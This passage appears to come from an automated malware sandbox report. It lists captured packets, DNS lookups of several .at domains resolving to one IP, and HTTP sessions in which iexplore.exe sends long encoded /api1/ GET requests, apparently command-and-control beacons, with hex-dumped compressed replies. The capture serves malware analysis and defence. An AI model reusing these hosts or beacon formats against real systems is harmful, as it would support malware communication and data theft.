Feb 12, 2021 09:59:56.555947065 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.555964947 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.555979967 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.555996895 CET	49742	80	192.168.2.6	35.228.31.40
Feb 12, 2021 09:59:56.556006908 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.556021929 CET	49742	80	192.168.2.6	35.228.31.40
Feb 12, 2021 09:59:56.556031942 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.556054115 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.556070089 CET	49742	80	192.168.2.6	35.228.31.40
Feb 12, 2021 09:59:56.556096077 CET	49742	80	192.168.2.6	35.228.31.40
Feb 12, 2021 09:59:56.556127071 CET	49742	80	192.168.2.6	35.228.31.40
Feb 12, 2021 09:59:56.596590042 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.596637964 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.596679926 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.596720934 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.596725941 CET	49742	80	192.168.2.6	35.228.31.40
Feb 12, 2021 09:59:56.596782923 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.596796989 CET	49742	80	192.168.2.6	35.228.31.40
Feb 12, 2021 09:59:56.596828938 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.596851110 CET	49742	80	192.168.2.6	35.228.31.40
Feb 12, 2021 09:59:56.596868038 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.596900940 CET	49742	80	192.168.2.6	35.228.31.40
Feb 12, 2021 09:59:56.596908092 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.596925020 CET	49742	80	192.168.2.6	35.228.31.40
Feb 12, 2021 09:59:56.596949100 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.596960068 CET	49742	80	192.168.2.6	35.228.31.40
Feb 12, 2021 09:59:56.596988916 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.597007990 CET	49742	80	192.168.2.6	35.228.31.40
Feb 12, 2021 09:59:56.597028017 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.597040892 CET	49742	80	192.168.2.6	35.228.31.40
Feb 12, 2021 09:59:56.597068071 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.597136974 CET	49742	80	192.168.2.6	35.228.31.40
Feb 12, 2021 09:59:56.597155094 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.597197056 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.597266912 CET	49742	80	192.168.2.6	35.228.31.40
Feb 12, 2021 09:59:56.597649097 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.597707987 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.597726107 CET	49742	80	192.168.2.6	35.228.31.40
Feb 12, 2021 09:59:56.597749949 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.597793102 CET	49742	80	192.168.2.6	35.228.31.40
Feb 12, 2021 09:59:56.597805977 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.597814083 CET	49742	80	192.168.2.6	35.228.31.40
Feb 12, 2021 09:59:56.597856045 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.597896099 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.597922087 CET	49742	80	192.168.2.6	35.228.31.40
Feb 12, 2021 09:59:56.597929001 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.597961903 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.597970963 CET	49742	80	192.168.2.6	35.228.31.40
Feb 12, 2021 09:59:56.597995043 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.598026991 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.598086119 CET	49742	80	192.168.2.6	35.228.31.40
Feb 12, 2021 09:59:56.598138094 CET	49742	80	192.168.2.6	35.228.31.40

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 12, 2021 09:59:56.636820078 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.636878967 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.636918068 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.636945009 CET	49742	80	192.168.2.6	35.228.31.40
Feb 12, 2021 09:59:56.636957884 CET	80	49742	35.228.31.40	192.168.2.6

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 12, 2021 09:59:01.073117018 CET	56023	53	192.168.2.6	8.8.8.8
Feb 12, 2021 09:59:01.121819973 CET	53	56023	8.8.8.8	192.168.2.6
Feb 12, 2021 09:59:02.058203936 CET	58384	53	192.168.2.6	8.8.8.8
Feb 12, 2021 09:59:02.109622002 CET	53	58384	8.8.8.8	192.168.2.6
Feb 12, 2021 09:59:03.247157097 CET	60261	53	192.168.2.6	8.8.8.8
Feb 12, 2021 09:59:03.298580885 CET	53	60261	8.8.8.8	192.168.2.6
Feb 12, 2021 09:59:04.576015949 CET	56061	53	192.168.2.6	8.8.8.8
Feb 12, 2021 09:59:04.624712944 CET	53	56061	8.8.8.8	192.168.2.6
Feb 12, 2021 09:59:06.010441065 CET	58336	53	192.168.2.6	8.8.8.8
Feb 12, 2021 09:59:06.062041044 CET	53	58336	8.8.8.8	192.168.2.6
Feb 12, 2021 09:59:26.140899897 CET	53781	53	192.168.2.6	8.8.8.8
Feb 12, 2021 09:59:26.189835072 CET	53	53781	8.8.8.8	192.168.2.6
Feb 12, 2021 09:59:28.687211037 CET	54064	53	192.168.2.6	8.8.8.8
Feb 12, 2021 09:59:28.735846996 CET	53	54064	8.8.8.8	192.168.2.6
Feb 12, 2021 09:59:29.763158083 CET	52811	53	192.168.2.6	8.8.8.8
Feb 12, 2021 09:59:29.811934948 CET	53	52811	8.8.8.8	192.168.2.6
Feb 12, 2021 09:59:30.283058882 CET	55299	53	192.168.2.6	8.8.8.8
Feb 12, 2021 09:59:30.334589005 CET	53	55299	8.8.8.8	192.168.2.6
Feb 12, 2021 09:59:30.719877958 CET	63745	53	192.168.2.6	8.8.8.8
Feb 12, 2021 09:59:30.768769979 CET	53	63745	8.8.8.8	192.168.2.6
Feb 12, 2021 09:59:31.579225063 CET	50055	53	192.168.2.6	8.8.8.8
Feb 12, 2021 09:59:31.630826950 CET	53	50055	8.8.8.8	192.168.2.6
Feb 12, 2021 09:59:32.529510021 CET	61374	53	192.168.2.6	8.8.8.8
Feb 12, 2021 09:59:32.581309080 CET	53	61374	8.8.8.8	192.168.2.6
Feb 12, 2021 09:59:33.491802931 CET	50339	53	192.168.2.6	8.8.8.8
Feb 12, 2021 09:59:33.543557882 CET	53	50339	8.8.8.8	192.168.2.6
Feb 12, 2021 09:59:48.347873926 CET	63307	53	192.168.2.6	8.8.8.8
Feb 12, 2021 09:59:48.396512985 CET	53	63307	8.8.8.8	192.168.2.6
Feb 12, 2021 09:59:48.944744110 CET	49694	53	192.168.2.6	8.8.8.8
Feb 12, 2021 09:59:49.026823997 CET	53	49694	8.8.8.8	192.168.2.6
Feb 12, 2021 09:59:49.574100971 CET	54982	53	192.168.2.6	8.8.8.8
Feb 12, 2021 09:59:49.633578062 CET	53	54982	8.8.8.8	192.168.2.6
Feb 12, 2021 09:59:49.685648918 CET	50010	53	192.168.2.6	8.8.8.8
Feb 12, 2021 09:59:49.744146109 CET	53	50010	8.8.8.8	192.168.2.6
Feb 12, 2021 09:59:49.834877014 CET	63718	53	192.168.2.6	8.8.8.8
Feb 12, 2021 09:59:49.892087936 CET	53	63718	8.8.8.8	192.168.2.6
Feb 12, 2021 09:59:49.925010920 CET	62116	53	192.168.2.6	8.8.8.8
Feb 12, 2021 09:59:49.997438908 CET	53	62116	8.8.8.8	192.168.2.6
Feb 12, 2021 09:59:50.084736109 CET	63816	53	192.168.2.6	8.8.8.8
Feb 12, 2021 09:59:50.143440962 CET	53	63816	8.8.8.8	192.168.2.6
Feb 12, 2021 09:59:50.716137886 CET	55014	53	192.168.2.6	8.8.8.8
Feb 12, 2021 09:59:50.773431063 CET	53	55014	8.8.8.8	192.168.2.6
Feb 12, 2021 09:59:51.495033979 CET	62208	53	192.168.2.6	8.8.8.8
Feb 12, 2021 09:59:51.554930925 CET	53	62208	8.8.8.8	192.168.2.6
Feb 12, 2021 09:59:51.593105078 CET	57574	53	192.168.2.6	8.8.8.8
Feb 12, 2021 09:59:51.652704954 CET	53	57574	8.8.8.8	192.168.2.6
Feb 12, 2021 09:59:52.215941906 CET	51818	53	192.168.2.6	8.8.8.8
Feb 12, 2021 09:59:52.272819996 CET	53	51818	8.8.8.8	192.168.2.6
Feb 12, 2021 09:59:53.064474106 CET	56628	53	192.168.2.6	8.8.8.8
Feb 12, 2021 09:59:53.124308109 CET	53	56628	8.8.8.8	192.168.2.6
Feb 12, 2021 09:59:54.087716103 CET	60778	53	192.168.2.6	8.8.8.8
Feb 12, 2021 09:59:54.145140886 CET	53	60778	8.8.8.8	192.168.2.6
Feb 12, 2021 09:59:54.424375057 CET	53799	53	192.168.2.6	8.8.8.8
Feb 12, 2021 09:59:54.483660936 CET	53	53799	8.8.8.8	192.168.2.6
Feb 12, 2021 09:59:54.921461105 CET	54683	53	192.168.2.6	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 12, 2021 09:59:54.981348038 CET	53	54683	8.8.8.8	192.168.2.6
Feb 12, 2021 09:59:55.806430101 CET	59329	53	192.168.2.6	8.8.8.8
Feb 12, 2021 09:59:55.865994930 CET	53	59329	8.8.8.8	192.168.2.6
Feb 12, 2021 10:00:00.058983088 CET	64021	53	192.168.2.6	8.8.8.8
Feb 12, 2021 10:00:00.116115093 CET	53	64021	8.8.8.8	192.168.2.6
Feb 12, 2021 10:00:24.436114073 CET	56129	53	192.168.2.6	8.8.8.8
Feb 12, 2021 10:00:24.496398926 CET	53	56129	8.8.8.8	192.168.2.6
Feb 12, 2021 10:00:25.435674906 CET	56129	53	192.168.2.6	8.8.8.8
Feb 12, 2021 10:00:25.492722034 CET	53	56129	8.8.8.8	192.168.2.6
Feb 12, 2021 10:00:26.451652050 CET	56129	53	192.168.2.6	8.8.8.8
Feb 12, 2021 10:00:26.508831024 CET	53	56129	8.8.8.8	192.168.2.6
Feb 12, 2021 10:00:28.417747974 CET	58177	53	192.168.2.6	8.8.8.8
Feb 12, 2021 10:00:28.450640917 CET	56129	53	192.168.2.6	8.8.8.8
Feb 12, 2021 10:00:28.469407082 CET	53	58177	8.8.8.8	192.168.2.6
Feb 12, 2021 10:00:28.510066032 CET	53	56129	8.8.8.8	192.168.2.6
Feb 12, 2021 10:00:28.883099079 CET	50700	53	192.168.2.6	8.8.8.8
Feb 12, 2021 10:00:28.948097944 CET	53	50700	8.8.8.8	192.168.2.6
Feb 12, 2021 10:00:32.466552973 CET	56129	53	192.168.2.6	8.8.8.8
Feb 12, 2021 10:00:32.516196966 CET	53	56129	8.8.8.8	192.168.2.6
Feb 12, 2021 10:00:37.831680059 CET	54069	53	192.168.2.6	8.8.8.8
Feb 12, 2021 10:00:37.893255949 CET	53	54069	8.8.8.8	192.168.2.6
Feb 12, 2021 10:00:39.357014894 CET	61178	53	192.168.2.6	8.8.8.8
Feb 12, 2021 10:00:39.415757895 CET	53	61178	8.8.8.8	192.168.2.6
Feb 12, 2021 10:00:40.322196007 CET	57017	53	192.168.2.6	8.8.8.8
Feb 12, 2021 10:00:40.384507895 CET	53	57017	8.8.8.8	192.168.2.6
Feb 12, 2021 10:00:41.245450974 CET	56327	53	192.168.2.6	8.8.8.8
Feb 12, 2021 10:00:41.575987101 CET	53	56327	8.8.8.8	192.168.2.6
Feb 12, 2021 10:00:45.231515884 CET	50243	53	192.168.2.6	8.8.8.8
Feb 12, 2021 10:00:45.291739941 CET	53	50243	8.8.8.8	192.168.2.6
Feb 12, 2021 10:00:45.293688059 CET	62055	53	192.168.2.6	8.8.8.8
Feb 12, 2021 10:00:45.353811026 CET	53	62055	8.8.8.8	192.168.2.6
Feb 12, 2021 10:00:48.685430050 CET	61249	53	192.168.2.6	8.8.8.8
Feb 12, 2021 10:00:48.742515087 CET	53	61249	8.8.8.8	192.168.2.6
Feb 12, 2021 10:00:53.578039885 CET	65252	53	192.168.2.6	8.8.8.8
Feb 12, 2021 10:00:53.626722097 CET	53	65252	8.8.8.8	192.168.2.6
Feb 12, 2021 10:01:18.998070002 CET	64367	53	192.168.2.6	8.8.8.8
Feb 12, 2021 10:01:19.055290937 CET	53	64367	8.8.8.8	192.168.2.6
Feb 12, 2021 10:01:24.009558916 CET	55066	53	192.168.2.6	8.8.8.8
Feb 12, 2021 10:01:24.061239958 CET	53	55066	8.8.8.8	192.168.2.6
Feb 12, 2021 10:01:24.246500969 CET	60211	53	192.168.2.6	8.8.8.8
Feb 12, 2021 10:01:24.570854902 CET	53	60211	8.8.8.8	192.168.2.6
Feb 12, 2021 10:01:25.311429024 CET	56570	53	192.168.2.6	8.8.8.8
Feb 12, 2021 10:01:25.368586063 CET	53	56570	8.8.8.8	192.168.2.6
Feb 12, 2021 10:01:26.085661888 CET	58454	53	192.168.2.6	8.8.8.8
Feb 12, 2021 10:01:26.142653942 CET	53	58454	8.8.8.8	192.168.2.6
Feb 12, 2021 10:01:27.141149044 CET	55180	53	192.168.2.6	8.8.8.8
Feb 12, 2021 10:01:27.566539049 CET	53	55180	8.8.8.8	192.168.2.6
Feb 12, 2021 10:01:38.699723005 CET	58721	53	192.168.2.6	8.8.8.8
Feb 12, 2021 10:01:38.756872892 CET	53	58721	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 12, 2021 09:59:55.806430101 CET	192.168.2.6	8.8.8.8	0x3ef9	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Feb 12, 2021 10:00:40.322196007 CET	192.168.2.6	8.8.8.8	0x318	Standard query (0)	go.in100k.at	A (IP address)	IN (0x0001)
Feb 12, 2021 10:00:41.245450974 CET	192.168.2.6	8.8.8.8	0x98c9	Standard query (0)	golang.feel500.at	A (IP address)	IN (0x0001)
Feb 12, 2021 10:00:45.231515884 CET	192.168.2.6	8.8.8.8	0x6f1b	Standard query (0)	go.in100k.at	A (IP address)	IN (0x0001)
Feb 12, 2021 10:00:45.293688059 CET	192.168.2.6	8.8.8.8	0x8580	Standard query (0)	golang.feel500.at	A (IP address)	IN (0x0001)
Feb 12, 2021 10:00:48.685430050 CET	192.168.2.6	8.8.8.8	0xe033	Standard query (0)	golang.feel500.at	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 12, 2021 10:01:18.998070002 CET	192.168.2.6	8.8.8.8	0xa36c	Standard query (0)	c56.lepini.at	A (IP address)	IN (0x0001)
Feb 12, 2021 10:01:24.009558916 CET	192.168.2.6	8.8.8.8	0x276f	Standard query (0)	resolver1. opendns.com	A (IP address)	IN (0x0001)
Feb 12, 2021 10:01:24.246500969 CET	192.168.2.6	8.8.8.8	0xacb3	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)
Feb 12, 2021 10:01:25.311429024 CET	192.168.2.6	8.8.8.8	0xa63a	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)
Feb 12, 2021 10:01:26.085661888 CET	192.168.2.6	8.8.8.8	0x52f2	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)
Feb 12, 2021 10:01:27.141149044 CET	192.168.2.6	8.8.8.8	0x38b	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)
Feb 12, 2021 10:01:38.699723005 CET	192.168.2.6	8.8.8.8	0xe02c	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 12, 2021 09:59:55.865994930 CET	8.8.8.8	192.168.2.6	0x3ef9	No error (0)	api10.laptok.at		35.228.31.40	A (IP address)	IN (0x0001)
Feb 12, 2021 10:00:40.384507895 CET	8.8.8.8	192.168.2.6	0x318	No error (0)	go.in100k.at		35.228.31.40	A (IP address)	IN (0x0001)
Feb 12, 2021 10:00:41.575987101 CET	8.8.8.8	192.168.2.6	0x98c9	No error (0)	golang.feel500.at		35.228.31.40	A (IP address)	IN (0x0001)
Feb 12, 2021 10:00:45.291739941 CET	8.8.8.8	192.168.2.6	0x6f1b	No error (0)	go.in100k.at		35.228.31.40	A (IP address)	IN (0x0001)
Feb 12, 2021 10:00:45.353811026 CET	8.8.8.8	192.168.2.6	0x8580	No error (0)	golang.feel500.at		35.228.31.40	A (IP address)	IN (0x0001)
Feb 12, 2021 10:00:48.742515087 CET	8.8.8.8	192.168.2.6	0xe033	No error (0)	golang.feel500.at		35.228.31.40	A (IP address)	IN (0x0001)
Feb 12, 2021 10:01:19.055290937 CET	8.8.8.8	192.168.2.6	0xa36c	No error (0)	c56.lepini.at		35.228.31.40	A (IP address)	IN (0x0001)
Feb 12, 2021 10:01:24.061239958 CET	8.8.8.8	192.168.2.6	0x276f	No error (0)	resolver1. opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Feb 12, 2021 10:01:24.570854902 CET	8.8.8.8	192.168.2.6	0xacb3	No error (0)	api3.lepini.at		35.228.31.40	A (IP address)	IN (0x0001)
Feb 12, 2021 10:01:25.368586063 CET	8.8.8.8	192.168.2.6	0xa63a	No error (0)	api3.lepini.at		35.228.31.40	A (IP address)	IN (0x0001)
Feb 12, 2021 10:01:26.142653942 CET	8.8.8.8	192.168.2.6	0x52f2	No error (0)	api3.lepini.at		35.228.31.40	A (IP address)	IN (0x0001)
Feb 12, 2021 10:01:27.566539049 CET	8.8.8.8	192.168.2.6	0x38b	No error (0)	api3.lepini.at		35.228.31.40	A (IP address)	IN (0x0001)
Feb 12, 2021 10:01:38.756872892 CET	8.8.8.8	192.168.2.6	0xe02c	No error (0)	api3.lepini.at		35.228.31.40	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- api10.laptok.at
- go.in100k.at
- golang.feel500.at
- c56.lepini.at
- api3.lepini.at

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49742	35.228.31.40	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 12, 2021 09:59:55.964468002 CET	1639	OUT	GET /api1/qYtT2W6uUWYJe_2BzG0bJ6/f78jap2G9vTVk/IGsP0y4o/fylIZ_2BQ_2FE0eKcgRyOZV/bwC_2FjfVv/DbtDrQABR9ML9yi1I/a0_2FluH0sU4/80C1scx2jQi/Sm75TjK2Hru6lN/LiAEhJ6pLxTSd4lLSPDNE/hnQ63sbU9X_2Fzoj/gMi3emWWJ488JmV/OalYx6aLrHAsj_2FD5/gwLYQsfyc/LLUkPczTLA0_2B21Yg9i/Zuc0lw0nukK632v8MOb/hMd02siaNyV1doJYj48PSY/dhZQ85SXuAqzk/d_2FIgou/B6fGbyYsoLl0lNh77c_2Blt/2Rm26 HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Feb 12, 2021 09:59:56.434792995 CET	1641	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 12 Feb 2021 08:59:56 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9a c5 72 83 00 14 45 3f 88 05 6e 4b dc 09 6e 3b 9c e0 6e 5f df 74 d5 e9 4c 93 20 ef dd 7b 0e cd cc 0f 5f 06 7e fb d8 10 de 4f 69 07 c3 d5 00 89 c2 b4 6d 37 82 82 ba 3d f3 f6 69 65 1a 06 de fd 31 bc 33 4a cc 6a 01 bf 45 35 0a 23 a5 1b 20 4d 23 c4 4a 83 51 23 c8 15 38 97 d9 27 48 98 14 df 55 a4 d1 68 29 14 99 8d 43 af f8 c3 92 80 ff 71 9e 23 0e 24 e9 95 59 99 8e 6b 02 6c 83 ad ef 98 53 f4 fc ba 83 d3 57 24 e3 34 b1 20 e0 3d b4 07 3e 8c 40 1d 2f fe 4c 0a 24 91 f8 88 d3 74 7d 27 7a 88 0d 6a f3 95 3f 96 16 04 75 9c 20 5e 0f 3c c9 8e be c9 1d eb b6 c1 0b 45 a3 03 95 7f dd 26 bf e1 78 a4 8b a1 5c 4f 4c 2e ea 4d 2b 24 34 ea 82 30 05 87 36 ac ab 3a f4 92 49 45 14 91 55 37 6d 78 59 a3 75 09 f9 d8 1b 82 0b 81 e7 3d 9f 67 b3 b5 5e 5b 40 ca 92 b3 61 da ee 52 d0 51 73 02 7b 8c 88 f1 3a 3f b8 95 5c b5 5d fc 44 71 d3 34 85 75 56 89 95 df 91 5e 0b 89 5a 35 75 34 2f a9 18 dc 08 a4 57 9c ba f5 b0 90 3d b8 9d 94 69 95 de 6b 3e ae e9 87 c6 2b 74 cd 28 06 48 a5 d0 98 48 14 68 40 5b 64 e1 cf d9 e0 ca 1a 65 fc 72 7b 52 e3 87 76 f3 e9 2a 25 a0 19 b4 13 a4 ba e0 59 f5 db 6c 35 00 89 87 f2 a9 d8 6e 03 65 c3 1b a4 72 b7 e4 a2 b2 59 f0 aa 61 8e 73 50 30 c2 4c 53 e0 3d ab a1 26 4a c7 c5 b7 bc 15 38 f9 d6 a8 dd 3d e3 74 e3 bc 76 20 b9 c1 a2 53 91 bb c7 11 34 df 43 55 8b 9e b2 d1 b8 23 4d 08 ea 83 08 a1 5f 26 04 aa da e3 b9 8a 1a cc 9d 94 77 65 f4 42 7b cf 34 a3 5c 37 ef 0b 04 27 7c f4 ce 6b fb 33 44 ca 32 ca 8b 1e 53 65 11 15 3b e7 85 11 7b 8a 84 58 d3 06 74 bc 5f 65 50 2c a9 6c cd 9c 54 b8 ae f0 c1 59 a9 6b f1 91 07 d3 82 20 d5 4a 3c 56 9c fd dd b1 e7 29 73 02 23 88 cc 67 06 af ad da 9d 84 a8 fc e8 7b 86 9b 3a b5 db 77 bc d9 9a 22 d7 4a c2 39 be d2 e7 ed 2a 78 64 b1 58 b4 39 26 d9 88 ba eb 48 72 fc 76 c1 b8 2b a2 04 8f b9 9f ee 26 c2 7d 50 41 c2 c9 88 87 f6 f3 6a af 9c 9c 51 dd dd cb db 27 8a 7e 13 23 05 a6 b1 e7 7b df 19 75 83 f7 cd 44 1d 69 8c 6f 4d 86 98 99 f5 4c 50 1b 17 64 65 90 9f ea fe 50 0e d9 92 67 6c bf 7a 1e 9b a6 01 b0 92 e6 d7 72 ab 1d 74 6e 70 85 3b e1 fa d8 66 c0 a4 53 4a d8 b2 32 a6 8a c9 5f 1b e1 df 98 43 04 a6 2f b3 aa 2c e8 e7 3e b7 6b 0a 00 37 f3 91 35 e6 09 c0 b9 49 0e 6c 02 0b b9 75 07 e3 54 10 d7 48 76 7f 26 a7 e0 34 ed 74 bd 9f 78 07 f3 01 90 68 7c 1b fb 50 04 3f 4b cb 2e ec dc a8 00 a9 dd d8 74 57 3c 8a 7a 31 bd ed 89 9e a8 97 f6 d9 a0 f2 41 f2 78 db 31 25 fe 12 e2 15 97 2d 30 e8 2d b4 91 23 61 44 37 8a fe ce e3 54 09 4f 34 40 d3 86 de fd 6c 65 67 ee 4f 5e 01 73 85 54 1b 45 c2 62 ac 47 33 d8 de 66 66 2f 28 12 4e 33 6a ef 14 36 8f 75 23 0c e6 0d 34 16 31 df 2f a9 d8 18 8b 4c 7e 17 aa b5 46 bc 72 26 3b 65 e7 f7 99 28 08 f7 e3 42 52 38 19 aa f4 2d e9 d9 26 de c4 7b 18 2b 6b 69 92 95 95 d2 3c e4 74 84 0f 51 d8 9b 95 80 55 57 87 c4 64 50 16 d6 46 99 48 41 32 44 f3 ca 5b cb 95 55 f4 f0 ca 18 cd c7 62 f9 2a 5d 2d ed a5 34 b4 bb b9 42 1d cf a8 b9 38 60 61 4c 3c 46 19 6a df e1 4c 46 b1 d8 cd 6b 49 bf 7b 03 dc c8 b3 97 df dd a6 9a 02 0c 94 4e 4b 84 4c 20 f0 3c 60 f8 1c b8 16 68 4a 36 36 9a 2e 4f b8 65 0a f3 10 7d 6b 50 b3 0f 79 7e a0 ef e2 e2 09 ea 77 2a 7b b2 20 3e d7 7b f6 ef 60 29 1b 93 27 da cd c9 3e b2 c6 cd 31 Data Ascii: 2000rE?nKn;n_tL {_~Oim7=ie13JjE5# M#JQ#8'HUh)Cq#$YklSW$4 =>@/L$t}'zj?u ^<E&x\OL.M+$406:l EU7mxYu=g^[@aRQs{:?\]Dq4uV^Z5u4/W=ik>+t(HHh@[der{Rv*%Yl5nerYasP0LS=&J8=tv S4CU#M_&weB{4\7'|k3D2Se; {Xt_eP,ITYk J<V)s#g{:w'J9*xdX9&Hrv+&}PAjQ'~#{uDioMLPdePglzrtnp;fSJ2_C/,>k75lluTHv&4txh|P?K.tW<z1Ax1%-0-#aD7TO4@legO^sTEbG3ff/(N3j6u#41/L~Fr&;e(BR8-&{+ki<tQUWdPFHA2D[Ub*]-4B8`aL<FjLFkl{NKL <`hJ66.Oe}kPy~w*{ >{`)'>1

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49743	35.228.31.40	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 12, 2021 09:59:57.129642010 CET	1853	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive
Feb 12, 2021 09:59:57.222628117 CET	1854	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 12 Feb 2021 08:59:57 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.6	49762	35.228.31.40	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 12, 2021 10:00:48.832573891 CET	6713	OUT	GET /api1/cQHZbpVEoMes2jDUrR_2F/bktLNyGZ_2BiAtXa/xg4NyCOv1cwnNr2/CgkDzrwWZPupVFoQNH/s8j31t oeM/WHQs0DfRjGaPCW6Sk_2F/P21C2qJ3xd8l4QW1_2F/_2BCijsFomil85BW5tjyOE/vC4SLWVsudj9d/6p03Rh40 /Oja1RlITt_2F7Dlg_2BdfV_/2F8i4PYPiF/iz_2FhrCPH_2B_2BQ/XXMADzrcnZWI/Hfv_2Bg59ad/cN7apglT0lQ7sQ/gNChqs ZOPXttxVF41ze7_/2BkKWJ0wlTm6Vd4A/wCJ1rQ02kuFRKOd/FLdCUCore_2F0Msy7C/S_2BUR4fF/nA78eeAv6Ywk iob/VeCW9pRE HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: golang.feel500.at Connection: Keep-Alive
Feb 12, 2021 10:00:49.241118908 CET	6715	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 12 Feb 2021 09:00:49 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 37 35 36 0d 0a 1f 8b 08 00 00 00 00 00 00 03 15 95 35 a2 ad 08 00 43 17 44 81 5b 31 05 ee ee 74 b8 cb c5 61 f5 ff cd 16 92 9c 93 1c 48 64 20 dd 5e 16 ff a5 a1 4b 30 43 47 aa 7c a6 a7 61 84 d1 3b 34 c5 c4 26 8a 9a 7a ca 2e 6c 58 85 12 8f 42 38 40 9d cf 47 f0 db de a2 cd 77 f5 1d 41 dd 79 48 03 7d 56 34 9b 5f bd 8e ad 0e c0 36 70 45 ef f6 da cc 66 a6 32 f8 4f 33 86 e0 ad 94 